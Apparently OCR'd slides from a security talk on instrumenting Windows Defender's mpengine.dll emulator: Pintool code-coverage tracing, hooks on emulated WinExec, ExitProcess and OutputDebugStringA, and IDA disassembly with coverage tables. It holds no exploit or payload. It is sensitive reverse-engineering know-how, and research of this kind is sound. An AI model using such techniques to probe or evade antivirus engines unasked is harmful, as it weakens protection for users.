
Tracing Timeline

Pintool must be enlightened about custom loaded `mpengine.dll` location - take callback stub ideas from Tavis Ormandy's `deepcover` Pintool

`github.com/taviso/loadlibrary/tree/master/coverage`

Hooking Defender's emulation functions for `WinExec` and `ExitProcess` allows us to know when emulation starts and stops*

*`ExitProcess` is called at the end of every emulation session automatically - I believe this is because `setup_pe_vstack` puts it at the bottom of the call stack, even for binaries that do not explicitly return to it



Binary calls hooked `WinExec` emulation with params for start

Emulator calls `ExitProcess`

Engine Startup

Initial Scan

Emulator Startup

Binary Emulation


Emulator Teardown

Collect coverage information

`__rsignal(..., RSIG_BOOTENGINE, …)`


`__rsignal(..., RSIG_SCAN_STREAMBUFFER, …)`

Pintool Tracing




```
$ cat ./trace.sh
#!/bin/sh
CMD="cov/pin -t cov/pin-mp/obj-ia32/CodeCoverage.so -- ./mpclient -v 218 -f
 ./test.exe -z 3"

echo $CMD
eval $CMD


$ 
```

Pintool Tracing




```
$ ./trace.sh
cov/pin -t cov/pin-mp/obj-ia32/CodeCoverage.so -- ./mpclient -v 218 -f ./te
st.exe -z 3
CodeCoverage tool by Agustin Gianni (agustingianni@gmail.com)
Logging code coverage information to: trace.log
Loaded image: 0x0000000008048000:0x0000000008069ca7 -> mpclient
[P] Found CovInitTraceCallback
[P] Found CovStopTraceExitProcessCallback
Loaded image: 0x00000000f7fd9000:0x00000000f7ffafd3 -> ld-linux.so.2
Loaded image: 0x00000000f7fd8000:0x00000000f7fd8c2e -> [vdso]
Loaded image: 0x00000000f543d000:0x00000000f55f2a1b -> libc.so.6
[x] Log level set to S_UPDATE
[x] Initial seed set to 0x5b0b0546 (1527448902)
[x] Version set to 218
[x] Running once
[x] NumberRuns: 1
[x] Function #3 - WriteFile
[!]
[!]==> MpEngine.dll base at 0xf39df008
[!]
[!]
[!]==> Logging to file seeds/seeds-1527448902
```

Loading Coverage File



```
set ?mmap@VBPEMapper@@UAEPBE_KI@Z
        ; DATA XREF: Mpeng_VB6_PEParser
        ; VBPEMapper::mmap(unsigned __i
?GetInputStream@upxw@@UAEPAVcbitstream@@XZ ;
??_EMSILPEMapper@@UAEPAXI@Z ; MSILPEMapper::`
??_R4CustomKCRCManager@@6B@ ; const CustomKCR
`vftable'
 dd offset ??_ECustomKCRCManager@@UAEPAXI@Z
        ; DATA XREF: CustomKCRCManager:
        ; pe_AddCustomKCRC(pe_vars_t *,
```

IDA Analysis



IDA - mpengine7.idb (mpengine.dll) C:\Users\alex\Desktop\mplatest\mpengine7.idb

```
Function name
sub_5A17FF9C
sub_5A1855E4
nullsub_1
nullsub_6
nullsub_5
nullsub_4
sub_5A2C5ADC
sub_5A2C5B24
sub_5A344260
sub_5A3442AE
sub_5A344367
sub_5A344437
sub_5A344473
sub_5A3444A1
sub_5A3444BC
sub_5A3445EB
sub_5A344648
sub_5A3446C8
sub_5A344779
sub_5A344B8A
sub_5A344B90
sub_5A344C2C
sub_5A344C35
sub_5A344C4C
sub_5A344C98
sub_5A344CA0
sub_5A344CE0
sub_5A344D30
sub_5A344DEE

Line 16 of 33364
```

```
call    ?getFileObject@ObjectManager@@QAEPAUFileObject@1@KPAX@Z ; ObjectManager::getFil
mov     [ebp+var_68], eax
test    eax, eax
jz      loc_5A5D9DFF
```

```
mov     eax, [eax]
mov     esi, [eax+28h]
mov     ecx, esi        ; this
call    ds:___guard_check_icall_fptr ; PersistUserDatabaseCallback::~PersistUserDataba
mov     ecx, [ebp+var_68]
call    esi
test    eax, 50000002h
jz      loc_5A5D9E27
```

```
mov     esi, [ebp+var_2C]
mov     eax, esi
mov     ecx, dword ptr [ebp+var_28]
or      eax, ecx
jnz     loc_5A78A679
```

```
TART OF FUNCTION CHUNK FOR ?NTDLL_DLL_NtWriteFileWorker@@YAXPAUpe_vars_t@@@Z

_5A78A679:              ; unsigned __int64
_unwind { // loc_5A66D481
h    ecx
h    esi                ; struct pe_vars_t *
     edx, [ebp+var_6C]
     [ebp+var_6C], ebx
     ecx, edi
     [ebp+var_70], ebx
l    ?pem_read_dword@@YA_NPAUpe_vars_t@@_KAAK@Z ; pem_read_dword(pe_vars_t *,unsigned __int64,ulong &)
     ecx
```

100.00% (393,1365) (7,355) 004D9040 5A5D9C40: NTDLL_DLL_NtWriteFileWorker(pe_vars_t *) (Synchronized with Hex View-1)

Coverage %	Function Name	Address	Bl
100.00%	KERNEL32_DLL_MpReportEventEx(pe_vars_t *)	0x5A5F4BC0	1
6.76%	NTDLL_DLL_NtControlChannel(pe_vars_t *)	0x5A564560	11
4.08%	NTDLL_DLL_NtCreateFileWorker(pe_vars_t *)	0x5A560540	8
89.47%	NTDLL_DLL_NtWriteFileWorker(pe_vars_t *)	0x5A5D9C40	19

20.29% /_dll A - 0.89% - trace.log Hide 0% Coverage: ☑

AU: idle Down Disk: 15GB


3:32 PM 5/27/2018

Demo

Hooking


`OutputDebugStringA`

Hooking `OutputDebugStringA`



